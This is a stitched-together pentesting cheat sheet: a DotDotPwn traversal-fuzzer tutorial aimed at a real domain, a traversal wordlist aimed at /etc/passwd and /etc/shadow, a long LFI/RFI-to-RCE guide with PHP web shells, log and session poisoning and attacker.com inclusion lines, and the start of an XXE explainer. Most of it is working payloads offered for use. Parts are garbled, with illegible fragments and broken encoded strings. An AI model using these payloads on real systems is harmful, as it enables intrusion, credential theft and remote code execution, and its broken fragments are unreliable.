kali@kali:~/Desktop/DotDotPwn/dotdotpwn$ sudo ./dotdotpwn.pl -m http-url -u http://geeksforgeeks.org/TRAVERSAL -O -k "root:" -r webmin.txt
#####
# Cubi|Felino and Chatsubo #
# Security Research Lab and [(in)Security Dark] Labs #
# chr1x.sectester.net chatsubo-labs.blogspot.com #
# proudly present: #
# DotDotPwn v3.0.2 - #
# The Directory Traversal Fuzzer #
# http://dotdotpwn.sectester.net #
# dotdotpwn@sectester.net #
# by chr1x & nitroUs #
#####
[+] Report name: Reports/webmin.txt

[+] ===== TARGET INFORMATION =====
[+] Hostname: geeksforgeeks.org
[+] Detecting Operating System (nmap) ...

```

2. In the below Screenshot, We have got the results of our scan.







```
kali@kali: ~/Desktop/DotDotPwn/dotdotpwn$ ./dotdotpwn.pl -m payload -h 34.218.62.116 -x 80 -p payload_sample_1.txt -k "root:" -f /etc/passwd

#####
# CubiFelino and Chatsubo #
# Security Research Lab and [(in)Security Dark] Labs #
# chr1x.sectester.net chatsubo-labs.blogspot.com #
#####

pr0udly present:

DotDotPwn

- DotDotPwn v3.0.2 -
The Directory Traversal Fuzzer
http://dotdotpwn.sectester.net
dotdotpwn@sectester.net

by chr1x & nitR0us

[+] Report name: Reports/34.218.62.116_08-31-2021_07-32.txt

[+] ===== TARGET INFORMATION =====
[+] Hostname: 34.218.62.116
[+] Protocol: N/A
[+] Port: 80

[+] ===== TRAVERSAL ENGINE =====
[+] Creating Traversal patterns (mix of dots and slashes)
[+] Multiplying 6 times the traversal patterns (-d switch)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
```

2. In the below Screenshot, We have got the results of our scan.

```
[+] Report name: Reports/34.218.62.116_08-31-2021_07-32.txt

[+] ===== TARGET INFORMATION =====
[+] Hostname: 34.218.62.116
[+] Protocol: N/A
[+] Port: 80

[+] ===== TRAVERSAL ENGINE =====
[+] Creating Traversal patterns (mix of dots and slashes)
[+] Multiplying 6 times the traversal patterns (-d switch)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
[+] Appending '/etc/passwd' to the Traversal Strings
[+] Including Special suffixes
[+] Traversal Engine DONE ! - Total traversal tests created: 5514

[+] ===== TESTING RESULTS =====
[+] Ready to launch 3.33 traversals per second
[+] Press Enter to start the testing (You can stop it pressing Ctrl + C)
^@
[*] Payload with: ../etc/passwd
[*] Payload with: ../../etc/passwd
[*] Payload with: ../../../../etc/passwd
[*] Payload with: ../../../../../../etc/passwd
[*] Payload with: ../../../../../../etc/passwd
[*] Payload with: ../../../../../../etc/passwd
[*] Payload with: ..\etc\passwd
```

### Example 6: STDOUT Module

`./dotdotpwn.pl -m stdout -d 5`

1. In this example, We are using the STDOUT Module. We have specified the Module in -m tag.



- 7.[Shell Script to Delete a File from Every Directory Above the Present Working Directory](#)
- 8.[mindepth and maxdepth in Linux find\(\) command for limiting search to a specific directory.](#)
- 9.[How to Get Total Size of a Directory in Linux](#)
- 10.[Watcherd Shell Listener for Directory Changes in Linux](#)

<https://www.geeksforgeeks.org/dotdotpwn-directory-traversal-fuzzer-tool-in-linux/>

It's a very flexible intelligent fuzzer to discover traversal directory vulnerabilities in software such as HTTP/FTP/TFTP servers, Web platforms such as CMSs, ERPs, Blogs, etc.

Also, it has a protocol-independent module to send the desired payload to the host and port specified. On the other hand, it also could be used in a scripting way using the STDOUT module.

It's written in perl programming language and can be run either under OS X, \*NIX or Windows platforms. It's the first Mexican tool included in BackTrack Linux (BT4 R2).

Fuzzing modules supported in this version:

- HTTP
- HTTP URL
- FTP
- TFTP
- Payload (Protocol independent)
- STDOUT

## REQUIREMENTS

- Perl (<http://www.perl.org>) Programmed and tested on Perl 5.8.8 and 5.10
- Nmap (<http://www.nmap.org>) Only if you plan to use the OS detection feature (needs root privileges)

Perl modules:

- Net::FTP
- TFTP (only required if fuzzing TFTP)
- Time::HiRes
- Socket
- IO::Socket
- Getopt::Std

You can easily install the missing modules doing the following as root:

```
# perl -MCPAN -e "install <MODULE_NAME>"
```

or

```
# cpan
```

```
cpan> install <MODULE_NAME>
```

<https://github.com/wireghoul/dotdotpwn>

## Wordlist

```
../..../..../..../..../..../  
../..../etc/hosts  
%00
```

```
../../../../../../../../../../../etc/hosts
```

```
../../boot.ini
```

```
/../../../../../../../%2A
```

```
../../../../../../../../../../../../../../../../etc/passwd%00
```

```
../../../../../../../../../../etc/passwd
```

```
../../../../../../../../../../../etc/shadow%00
```

```
../../../../../../../../../../../../etc/shadow
```

```
../../../../../../../../etc/passwd^^
```

```
../../../../../../../../etc/shadow^^
```

```
../../../../../../../../etc/passwd
```

```
../../../../../../../../etc/shadow
```

```
././././././././././././etc/passwd
```

```
././././././././././././etc/shadow
```

```
..\..\..\..\..\..\..\..\..\etc\passwd
```

```
\..\..\..\..\..\etc\shadow
```

```
..\..\..\..\..\..\..\..\..\etc\passwd
```

```
..\..\..\..\..\..\..\..\..\etc\shadow
```

```
../../../../../../../../etc/passwd
```

```
../..../..\../..\../..\../..\../..\../etc/shadow
```

```
.\./.\./.\./.\./.\./.\./etc/passwd
```

```
.\./.\./.\./.\./.\./.\./etc/shadow
```

```
\\.\..\..\..\..\..\etc\passwd%00
```



```
..\..\..\..\..\etc\passwd%00
```

```
..\..\..\..\..\..\..\etc\shadow%00
```

```
%0a/bin/cat%20/etc/passwd
```

```
%0a/bin/cat%20/etc/shadow
```

```
%00/etc/passwd%00
```

```
%00/etc/shadow%00
```

```
%00../../../../../../../../etc/passwd
```

```
%00.././.././../etc/shadow
```

```
../../../../../../../../etc/passwd%00.jpg
```

```
../../../../../../../../etc/passwd%00.html
```

```

/..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../et
c/passwd

```

/..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../et

c/shadow

**/ % 2 e % 2 e / % 2 e % 2 e / % 2 e % 2 e / % 2 e % 2 e / % 2 e % 2 e / % 2 e % 2 e / % 2**

/ % 2 e % 2 e / % 2 e % 2 e / % 2 e % 2 e / % 2 e % 2 e / % 2 e % 2 e / % 2 e % 2 e / % 2

```
e%2e/%2e%2e/%2e%2e/etc/shadow
```

%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%2  
5%5c %25%5c %25%5c %25%5c %25%5c %25%5c %25%5c %00

[illegible]

/%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%

%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%2

%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%2

5%5c..%25%5c..%25%5c..%25%5c..%25%5c..% 25%5c..%25%5c..%00

[illegible]

/o%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%

/%255c..%255c..%255c..%255c..%255c..%255c..%255c..

```
25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..winn
t/desktop.ini
```

```
\\&apos;/bin/cat%20/etc/passwd\\&apos;
```

```
\\&apos;/bin/cat%20/etc/shadow\\&apos;;
```

```
../../../../../../../../conf/server.xml
```

```
../../../../../../../../bin/id|
```

[illegible]

<https://pentestlab.blog/2012/06/29/directory-traversal-cheat-sheet/>

**Remote File Inclusion (RFI):** The file is loaded from a remote server (Best: You can write the code and the server will execute it). In php this is **disabled** by default (**allow\_url\_include**).

The vulnerability occurs when the user can control in some way the file that is going to be load by the server.

A interesting tool to exploit this vulnerability: <https://github.com/kurobeats/fimap>

Blind - Interesting - LFI2RCE files

```
wfuzz -c -w ./lfi2.txt --hw 0 http://10.10.10.10/nav.php?page=../../../../FUZZ
```

Linux

**Mixing several \*nix LFI lists and adding more paths I have created this one:**



[Auto\\_Wordlists/file\\_inclusion\\_linux.txt at main · carlospolop/Auto\\_Wordlists](#)

[GitHub](#)

Try also to change / for \ Try also to add ../../../../..

A list that uses several techniques to find the file /etc/passwd (to check if the vulnerability exists) can be found [here](#)

Windows

Merging several lists I have created:



[Auto Wordlists/file\\_inclusion\\_windows.txt at main · carlospolop/Auto Wordlists](#)

[GitHub](#)

Try also to change / for \ Try also to remove C:/ and add ../../../../../../

A list that uses several techniques to find the file /boot.ini (to check if the vulnerability exists) can be found [here](#)

OS X

Check the LFI list of linux.

### Basic LFI and bypasses

All the examples are for Local File Inclusion but could be applied to Remote File Inclusion also (page=<http://myserver.com/phpshellcode.txt>).

`http://example.com/index.php?page=../../etc/passwd`

traversal sequences stripped non-recursively

`http://example.com/index.php?page=.....//.....//.....//etc/passwd`

`http://example.com/index.php?page=....\....\....\etc/passwd`

`http://some.domain.com/static/%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/etc/passwd`

Null byte (%00)

Bypass the append more chars at the end of the provided string (bypass of: `$_GET['param']. "php"`)

`http://example.com/index.php?page=../../../../etc/passwd%00`

This is **solved since PHP 5.4**

Encoding

You could use non-standard encodings like double URL encode (and others):

`http://example.com/index.php?page=..%252f..%252f..%252fetc%252fpasswd`

`http://example.com/index.php?page=..%c0%af..%c0%af..%c0%afetc%c0%afpasswd`

`http://example.com/index.php?page=%252e%252e%252fetc%252fpasswd`

`http://example.com/index.php?page=%252e%252e%252fetc%252fpasswd%00`

From existent folder

Maybe the back-end is checking the folder path:

`http://example.com/index.php?page=utils/scripts/../../../../etc/passwd`

Identifying folders on a server

Depending on the applicative code / allowed characters, it might be possible to recursively explore the file system by discovering folders and not just files. In order to do so:

- identify the "depth" of you current directory by succesfully retrieving `/etc/passwd` (if on Linux):

`http://example.com/index.php?page=../../../../etc/passwd # depth of 3`

- try and guess the name of a folder in the current directory by adding the folder name (here, `private`), and then going back to `/etc/passwd`:

`http://example.com/index.php?page=private/../../../../etc/passwd # we went deeper down one level, so we have to go 3+1=4 levels up to go back to /etc/passwd`

- if the application is vulnerable, there might be two different outcomes to the request:
  - if you get an error / no output, the `private` folder does not exist at this location
  - if you get the content from `/etc/passwd`, you validated that there is indeed a `private` folder in your current directory
- the folder(s) you discovered using this techniques can then be fuzzed for files (using a classic LFI method) or for subdirectories using the same technique recursively.

http://example.com/index.php?page=\\attacker.com\shared\mal.php

## FROM LFI TO ARBITRARY CODE EXECUTION

Abusing the `convert.iconv.*` conversion filter you can **generate arbitrary text**, which could be useful to write arbitrary text or make a function like `include process arbitrary text`. For more info check:

[LFI2RCE via PHP Filters](#)

### Top 25 parameters

Here's list of top 25 parameters that could be vulnerable to local file inclusion (LFI) vulnerabilities (from [link](#)):

?cat={payload}

?dir={payload}

?action={payload}

?board={payload}

?date={payload}

?detail={payload}

?file={payload}

?download={payload}

?path={payload}

?folder={payload}

?prefix={payload}

?include={payload}

?page={payload}

?inc={payload}

?locate={payload}

?show={payload}

?doc={payload}

?site={payload}

?type={payload}

?view={payload}

?content={payload}

?document={payload}

?layout={payload}

?mod={payload}

?conf={payload}

## LFI / RFI using PHP wrappers & protocols

php://filter

PHP filters allow perform basic **modification operations on the data** before being it's read or written. There are 5 categories of filters:

- String Filters:
  - string.rot13
  - string.toupper
  - string.tolower
  - string.strip\_tags: Remove tags from the data (everything between "<" and ">" chars)
    - Note that this filter has disappear from the modern versions of PHP
- Conversion Filters
  - convert.base64-encode
  - convert.base64-decode
  - convert.quoted-printable-encode
  - convert.quoted-printable-decode
  - convert.iconv.\* : Transforms to a different encoding(convert.iconv.<input\_enc>.<output\_enc>) . To get the **list of all the encodings** supported run in the console: iconv -l

Abusing the convert.iconv.\* conversion filter you can **generate arbitrary text**, which could be useful to write arbitrary text or make a function like include process arbitrary text. For more info check [LFI2RCE via php filters](#).

- Compression Filters
  - zlib.deflate: Compress the content (useful if exfiltrating a lot of info)
  - zlib.inflate: Decompress the data
- Encryption Filters
  - mcrypt.\* : Deprecated
  - mdecrypt.\* : Deprecated
- Other Filters
  - Running in php var\_dump(stream\_get\_filters()); you can find a couple of **unexpected filters**:
    - consumed
    - dechunk: reverses HTTP chunked encoding
    - convert.\*

# String Filters

## Chain string.toupper, string.rot13 and string.tolower reading /etc/passwd

echo

```
file_get_contents("php://filter/read=string.toupper|string.rot13|string.tolower/resource=file:///etc/passwd");
```

## Same chain without the "|" char



```

echo
file_get_contents("php://filter/string.toupper/string.rot13/string.tolower/resource=file:///etc/passwd");

## string.string_tags example

echo
file_get_contents("php://filter/string.strip_tags/resource=data://text/plain,<b>Bold</b><?php
php code; ?>lalalala");

# Conversion filter

## B64 decode

echo file_get_contents("php://filter/convert.base64-
decode/resource=data://plain/text,aGVsbG8=");

## Chain B64 encode and decode

echo file_get_contents("php://filter/convert.base64-encode|convert.base64-
decode/resource=file:///etc/passwd");

## convert.quoted-printable-encode example

echo file_get_contents("php://filter/convert.quoted-printable-
encode/resource=data://plain/text,£hellooo=");

=C2=A3hellooo=3D

## convert.iconv.utf-8.utf-16le

echo file_get_contents("php://filter/convert.iconv.utf-8.utf-
16le/resource=data://plain/text,trololohellooo=");

# Compresion Filter

## Compress + B64

echo file_get_contents("php://filter/zlib.deflate/convert.base64-
encode/resource=file:///etc/passwd");

readfile('php://filter/zlib.inflate/resource=test.deflated'); #To decompress the data locally

The part "php://filter" is case insensitive

php://fd
This wrapper allows to access file descriptors that the process has open. Potentially useful to
exfiltrate the content of opened files:

echo file_get_contents("php://fd/3");

$myfile = fopen("/etc/passwd", "r");

You can also use php://stdin, php://stdout and php://stderr to access the file descriptors 0, 1
and 2 respectively (not sure how this could be useful in an attack)

```

zip:// and rar://

Upload a Zip or Rar file with a PHPShell inside and access it. In order to be able to abuse the rar protocol it **need to be specifically activated**.

```
echo "<pre><?php system($_GET['cmd']); ?></pre>" > payload.php;
```

```
zip payload.zip payload.php;
```

```
mv payload.zip shell.jpg;
```

```
rm payload.php
```

```
http://example.com/index.php?page=zip://shell.jpg%23payload.php
```

# To compress with rar

```
rar a payload.rar payload.php;
```

```
mv payload.rar shell.jpg;
```

```
rm payload.php
```

```
http://example.com/index.php?page=rar://shell.jpg%23payload.php
```

data://

```
http://example.net/?page=data://text/plain,<?php echo  
base64_encode(file_get_contents("index.php")); ?>
```

```
http://example.net/?page=data://text/plain,<?php phpinfo(); ?>
```

```
http://example.net/?page=data://text/plain;base64,PD9waHAga3lzdGVtKCRfR0VUWydkbWQnXS  
kSk7ZWNoYAnU2h1bGwgZG9uZSAhJzsgPz4=
```

```
http://example.net/?page=data:text/plain,<?php echo  
base64_encode(file_get_contents("index.php")); ?>
```

```
http://example.net/?page=data:text/plain,<?php phpinfo(); ?>
```

```
http://example.net/?page=data:text/plain;base64,PD9waHAga3lzdGVtKCRfR0VUWydkbWQnXS  
k7ZWNoYAnU2h1bGwgZG9uZSAhJzsgPz4=
```

NOTE: the payload is "<?php system(\$\_GET['cmd']);echo 'Shell done !'; ?>"

Fun fact: you can trigger an XSS and bypass the Chrome Auditor with :

```
http://example.com/index.php?page=data:application/x-httpd-  
php;base64,PHN2ZyBvbmxvYWQ9YWxlcnQoMSk+
```

Note that this protocol is restricted by php configurations **allow\_url\_open** and **allow\_url\_include**

expect://

Expect has to be activated. You can execute code using this.

```
http://example.com/index.php?page=expect://id
```

```
http://example.com/index.php?page=expect://ls
```

input://

Specify your payload in the POST parameters

http://example.com/index.php?page=php://input

POST DATA: <?php system('id'); ?>

phar://

A `.phar` file can be also used to execute PHP code if the web is using some function like `include` to load the file.

create\_phar.php

```
<?php
```

```
$phar = new Phar('test.phar');
```

```
$phar->startBuffering();
```

```
$phar->addFromString('test.txt', 'text');
```

```
$phar->setStub('<?php __HALT_COMPILER(); system("ls"); ?>');
```

```
$phar->stopBuffering();
```

And you can compile the `phar` executing the following line:

```
php --define phar.readonly=0 create_path.php
```

A file called `test.phar` will be generated that you can use to abuse the LFI.

If the LFI is just reading the file and not executing the php code inside of it, for example using functions like **`file_get_contents()`**, **`fopen()`**, **`file()`** or **`file_exists()`**, **`md5_file()`** or **`filemtime()`** or **`filesize()`**. You can try to abuse a **deserialization** occurring when **reading a file** using the **phar** protocol. For more information read the following post:

[phar:// deserialization](#)

More protocols

Check more possible [protocols to include here](#):

- [php://memory and php://temp](#) — Write in memory or in a temporary file (not sure how this can be useful in a file inclusion attack)
- [file://](#) — Accessing local filesystem
- [http://](#) — Accessing HTTP(s) URLs
- [ftp://](#) — Accessing FTP(s) URLs
- [zlib://](#) — Compression Streams
- [glob://](#) — Find pathnames matching pattern (It doesn't return nothing printable, so not really useful here)
- [ssh2://](#) — Secure Shell 2
- [ogg://](#) — Audio streams (Not useful to read arbitrary files)

## LFI via PHP's 'assert'

If you encounter a difficult LFI that appears to be filtering traversal strings such as ".." and responding with something along the lines of "Hacking attempt" or "Nice try!", an 'assert' injection payload may work.

A payload like this:

```
' and die(show_source('/etc/passwd')) or '
```

will successfully exploit PHP code for a "file" parameter that looks like this:

```
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
```

It's also possible to get RCE in a vulnerable "assert" statement using the system() function:

```
' and die(system("whoami")) or '
```

Be sure to URL-encode payloads before you send them.

[Follow HackenProof](#) to learn more about web3 bugs



Read web3 bug tutorials



Get notified about new bug bounties



Participate in community discussions

## LFI2RCE

### Basic RFI

```
http://example.com/index.php?page=http://attacker.com/mal.php
```

```
http://example.com/index.php?page=\\attacker.com\\shared\\mal.php
```

### Via Apache log file

If the Apache server is vulnerable to LFI inside the include function you could try to access to **/var/log/apache2/access.log**, set inside the user agent or inside a GET parameter a php shell like `<?php system($_GET['c']); ?>` and execute code using the "c" GET parameter.

Note that **if you use double quotes** for the shell instead of **simple quotes**, the double quotes will be modified for the string **"quote;"**, **PHP will throw an error** there and **nothing else will be executed**.

This could also be done in other logs but **be careful**, the code inside the logs could be URL encoded and this could destroy the Shell. The header **authorisation "basic"** contains "user:password" in Base64 and it is decoded inside the logs. The PHPShell could be inserted inside this header. Other possible log paths:

```
/var/log/apache2/access.log
```

```
/var/log/apache/access.log
```

```
/var/log/apache2/error.log
```

```
/var/log/apache/error.log
```

/usr/local/apache/log/error\_log

/usr/local/apache2/log/error\_log

/var/log/nginx/access.log

/var/log/nginx/error.log

/var/log/httpd/error\_log

Fuzzing wordlist: <https://github.com/danielmiessler/SecLists/tree/master/Fuzzing/LFI>

#### Via Email

Send a mail to a internal account (user@localhost) containing `<?php echo system($_REQUEST["cmd"]); ?>` and access to the mail **/var/mail/USER&cmd=whoami**

Via /proc/\*/fd/\*

1. 1.

Upload a lot of shells (for example : 100)

2. 2.

Include [http://example.com/index.php?page=/proc/\\$PID/fd/\\$FD](http://example.com/index.php?page=/proc/$PID/fd/$FD), with \$PID = PID of the process (can be brute forced) and \$FD the file descriptor (can be brute forced too)

#### Via /proc/self/envron

Like a log file, send the payload in the User-Agent, it will be reflected inside the /proc/self/envron file

GET vulnerable.php?filename=../../proc/self/envron HTTP/1.1

User-Agent: `<?phpinfo(); ?>`

#### Via upload

If you can upload a file, just inject the shell payload in it (e.g : `<?php system($_GET['c']); ?>`).

<http://example.com/index.php?page=path/to/uploaded/file.png>

In order to keep the file readable it is best to inject into the metadata of the pictures/doc/pdf

#### Via Zip file upload

Upload a ZIP file containing a PHP shell compressed and access:

[example.com/page.php?file=zip://path/to/zip/hello.zip%23rce.php](http://example.com/page.php?file=zip://path/to/zip/hello.zip%23rce.php)

#### Via PHP sessions

Check if the website use PHP Session (PHPSESSID)

Set-Cookie: PHPSESSID=i56kgbsq9rm8ndg3qbarhsbm27; path=/

Set-Cookie: user=admin; expires=Mon, 13-Aug-2018 20:21:29 GMT; path=/; httponly

In PHP these sessions are stored into `/var/lib/php5/sess\[PHPSESSID]\_files`

`/var/lib/php5/sess_i56kgsq9rm8ndg3qbarhsbm27`.

```
user_ip|s:0:"";loggedin|s:0:"";lang|s:9:"en_us.php";win_lin|s:0:"";user|s:6:"admin";pass|s:6:"admin";
```

Set the cookie to `<?php system('cat /etc/passwd');?>`

`login=1&user=<?php system("cat /etc/passwd");?>&pass=password&lang=en_us.php`

Use the LFI to include the PHP session file

`login=1&user=admin&pass=password&lang=../../../../../../../../var/lib/php5/sess_i56kgsq9rm8ndg3qbarhsbm2`

Via ssh

If ssh is active check which user is being used (`/proc/self/status` & `/etc/passwd`) and try to access `<HOME>/.ssh/id_rsa`

Via vsftpd logs

The logs of this FTP server are stored in `/var/log/vsftpd.log`. If you have a LFI and can access a exposed vsftpd server, you could try to login setting the PHP payload in the username and then access the logs using the LFI.

Via php filters (no file needed)

This [writeup](#) explains that you can use **php filters to generate arbitrary content** as output. Which basically means that you can **generate arbitrary php code** for the include **without needing to write** it into a file.

#### [LFI2RCE via PHP Filters](#)

Via segmentation fault

**Upload** a file that will be stored as **temporary** in `/tmp`, then in the **same request**, trigger a **segmentation fault**, and then the **temporary file won't be deleted** and you can search for it.

#### [LFI2RCE via Segmentation Fault](#)

Via Nginx temp file storage

If you found a **Local File Inclusion** and **Nginx** is running in front of PHP you might be able to obtain RCE with the following technique:

#### [LFI2RCE via Nginx temp files](#)

Via `PHP_SESSION_UPLOAD_PROGRESS`

If you found a **Local File Inclusion** even if you **don't have a session** and `session.auto_start` is Off. If you provide the `PHP_SESSION_UPLOAD_PROGRESS` in **multipart POST** data, PHP will **enable the session for you**. You could abuse this to get RCE:

[LFI2RCE via PHP\\_SESSION\\_UPLOAD\\_PROGRESS](#)

Via temp file uploads in Windows

If you found a **Local File Inclusion** and the server is running in **Windows** you might get RCE:

[LFI2RCE Via temp file uploads](#)

Via `phpinfo()` (`file_uploads = on`)

If you found a **Local File Inclusion** and a file exposing **phpinfo()** with `file_uploads = on` you can get RCE:

[LFI2RCE via phpinfo\(\)](#)

Via `compress.zlib + PHP_STREAM_PREFER_STUDIO + Path Disclosure`

If you found a **Local File Inclusion** and you **can exfiltrate the path** of the temp file BUT the **server is checking** if the **file to be included has PHP marks**, you can try to **bypass that check** with this **Race Condition**:

[LFI2RCE Via compress.zlib + PHP\\_STREAM\\_PREFER\\_STUDIO + Path Disclosure](#)

Via eternal waiting + bruteforce

If you can abuse the LFI to **upload temporary files** and make the server **hang** the PHP execution, you could then **brute force filenames during hours** to find the temporary file:

[LFI2RCE via Eternal waiting](#)

To Fatal Error

If you include any of the files `/usr/bin/phar`, `/usr/bin/phar7`, `/usr/bin/phar.phar7`, `/usr/bin/phar.phar`. (You need to include the same one 2 time to throw that error).

**I don't know how is this useful but it might be. \*\*\*\*Even if you cause a PHP Fatal Error, PHP temporary files uploaded are deleted.**

```
php > include("/usr/bin/phar.phar");
#!/usr/bin/php7
PHP Warning: Use of undefined constant STDERR - assumed 'STDERR' (this will throw an Error in a future version of PHP) in phar:///usr/bin/phar.phar7/clicommand.inc on line 92
PHP Warning: fprintf() expects parameter 1 to be resource, string given in phar:///usr/bin/phar.phar7/clicommand.inc on line 92
php > include("/usr/bin/phar.phar");
PHP Fatal error: Cannot redeclare command_include() (previously declared in /usr/bin/phar.phar7:44) in /usr/bin/phar.phar7 on line 50
```

## References

[PayloadsAllTheThings PayloadsAllTheThings/tree/master/File%20Inclusion%20-%20Path%20Traversal/Intruders](#)

EN-Local-File-Inclusion-1.pdf

125KB

PDF

<https://book.hacktricks.xyz/pentesting-web/file-inclusion>

## XML External Entity

### What is XML external entity injection?

XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.

In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform [server-side request forgery](#) (SSRF) attacks.

### How do XXE vulnerabilities arise?

Some applications use the XML format to transmit data between the browser and the server. Applications that do this virtually always use a standard library or platform API to process the XML data on the server. XXE vulnerabilities arise because the XML specification contains various potentially dangerous features, and standard parsers support these features even if they are not normally used by the application.

### What are the types of XXE attacks?

There are various types of XXE attacks:



- [Exploiting XXE to retrieve files](#), where an external entity is defined containing the contents of a file, and returned in the application's response.
- [Exploiting XXE to perform SSRF attacks](#), where an external entity is defined based on a URL to a back-end system.
- [Exploiting blind XXE exfiltrate data out-of-band](#), where sensitive data is transmitted from the application server to a system that the attacker controls.
- [Exploiting blind XXE to retrieve data via error messages](#), where the attacker can trigger a parsing error message containing sensitive data.

## Exploiting XXE to retrieve files

To perform an XXE injection attack that retrieves an arbitrary file from the server's filesystem, you need to modify the submitted XML in two ways:

- Introduce (or edit) a `DOCTYPE` element that defines an external entity containing the path to the file.
- Edit a data value in the XML that is returned in the application's response, to make use of the defined external entity.

For example, suppose a shopping application checks for the stock level of a product by submitting the following XML to the server:

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<stockCheck><productId>381</productId></stockCheck>
```

The application performs no particular defenses against XXE attacks, so you can exploit the XXE vulnerability to retrieve the `/etc/passwd` file by submitting the following XXE payload:

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd">
```

```
]>
```

```
<stockCheck><productId>&xxe;</productId></stockCheck>
```

This XXE payload defines an external entity `&xxe;` whose value is the contents of the `/etc/passwd` file and uses the entity within the `productId` value. This causes the application's response to include the contents of the file:

```
Invalid product ID: root:x:0:0:root:/root:/bin/bash
```

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

```
...
```

## Exploiting XXE to perform SSRF attacks

Aside from retrieval of sensitive data, the other main impact of XXE attacks is that they can be used to perform server-side request forgery (SSRF). This is a potentially serious vulnerability in which the server-side application can be induced to make HTTP requests to any URL that the server can access.

To exploit an XXE vulnerability to perform an [SSRF attack](#), you need to define an external XML entity using the URL that you want to target, and use the defined entity within a data value. If you can use the defined entity within a data value that is returned in the application's response, then you will be able to view the response from the URL within the application's response, and so gain two-way interaction with the back-end system. If not, then you will only be able to perform [blind SSRF](#) attacks (which can still have critical consequences).

In the following XXE example, the external entity will cause the server to make a back-end HTTP request to an internal system within the organization's infrastructure:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM
```

```
"http://internal.vulnerable-website.com/"> ]>
```

## Blind XXE vulnerabilities

Many instances of XXE vulnerabilities are blind. This means that the application does not return the values of any defined external entities in its responses, and so direct retrieval of server-side files is not possible.

Blind XXE vulnerabilities can still be detected and exploited, but more advanced techniques are required. You can sometimes use out-of-band techniques to find vulnerabilities and exploit them to exfiltrate data. And you can sometimes trigger XML parsing errors that lead to disclosure of sensitive data within error messages.

## Finding hidden attack surface for XXE injection

Attack surface for XXE injection vulnerabilities is obvious in many cases, because the application's normal HTTP traffic includes requests that contain data in XML format. In other cases, the attack surface is less visible. However, if you look in the right places, you will find XXE attack surface in requests that do not contain any XML.

## XInclude attacks

Some applications receive client-submitted data, embed it on the server-side into an XML document, and then parse the document. An example of this occurs when client-submitted data is placed into a back-end SOAP request, which is then processed by the backend SOAP service.

In this situation, you cannot carry out a classic XXE attack, because you don't control the entire XML document and so cannot define or modify a `DOCTYPE` element. However, you might be able to use `XInclude` instead. `XInclude` is a part of the XML specification that allows an XML document to be built from sub-documents. You can place an `XInclude` attack within any data value in an XML document, so the attack can be performed in situations where you only control a single item of data that is placed into a server-side XML document.

To perform an `XInclude` attack, you need to reference the `XInclude` namespace and provide the path to the file that you wish to include. For example:

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
```

```
<xi:include parse="text" href="file:///etc/passwd"/></foo>
```

## XXE attacks via file upload

Some applications allow users to upload files which are then processed server-side. Some common file formats use XML or contain XML subcomponents. Examples of XML-based formats are office document formats like DOCX and image formats like SVG.

For example, an application might allow users to upload images, and process or validate these on the server after they are uploaded. Even if the application expects to receive a format like PNG or JPEG, the image processing library that is being used might support SVG images. Since the SVG format uses XML, an attacker can submit a malicious SVG image and so reach hidden attack surface for XXE vulnerabilities.

## XXE attacks via modified content type

Most POST requests use a default content type that is generated by HTML forms, such as `application/x-www-form-urlencoded`. Some web sites expect to receive requests in this format but will tolerate other content types, including XML.

For example, if a normal request contains the following:

```
POST /action HTTP/1.0
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 7
```

```
foo=bar
```

Then you might be able submit the following request, with the same result:

```
POST /action HTTP/1.0
```

```
Content-Type: text/xml
```

```
Content-Length: 52
```

```
<?xml version="1.0" encoding="UTF-8"?><foo>bar</foo>
```

If the application tolerates requests containing XML in the message body, and parses the body content as XML, then you can reach the hidden XXE attack surface simply by reformatting requests to use the XML format.

## How to find and test for XXE vulnerabilities

The vast majority of XXE vulnerabilities can be found quickly and reliably using Burp Suite's [web vulnerability scanner](#).

Manually testing for XXE vulnerabilities generally involves:

- Testing for [file retrieval](#) by defining an external entity based on a well-known operating system file and using that entity in data that is returned in the application's response.
- Testing for [blind XXE vulnerabilities](#) by defining an external entity based on a URL to a system that you control, and monitoring for interactions with that system. [Burp Collaborator](#) is perfect for this purpose.
- Testing for vulnerable inclusion of user-supplied non-XML data within a server-side XML document by using an [XInclude attack](#) to try to retrieve a well-known operating system file.

<https://portswigger.net/web-security/xxe>

# XML Entity 101

## General Entity

In simple words, Entity in XML can be said to be a variable, so this Entity can hold a value. Entities can be declared as Internal or External. Entity has 3 important parts, namely `&`, `entity-name` and `;`. So to call an entity that has been declared must combine these 3 parts.

## Internal Entity

To create an Internal Entity use the following syntax

```
<!ENTITY entity-name "entity value">
```

### Example

```
<?xml version="1.0" standalone="yes" ?><!DOCTYPE user  
[<!ENTITY name "si tampan">]><user>&name;</user>
```

This is the same as the PHP code below :

```
$name = "si tampan";  
echo $name;
```

## External Entity

Creating an external entity is the same as when creating an internal entity, but adding the `SYSTEM` keyword after the entity name and its value must be absolute/relative `URI/URL`.

```
<!ENTITY entity-name SYSTEM "URI/URL">
```

### Example

```
<?xml version="1.0" standalone="yes" ?><!DOCTYPE text  
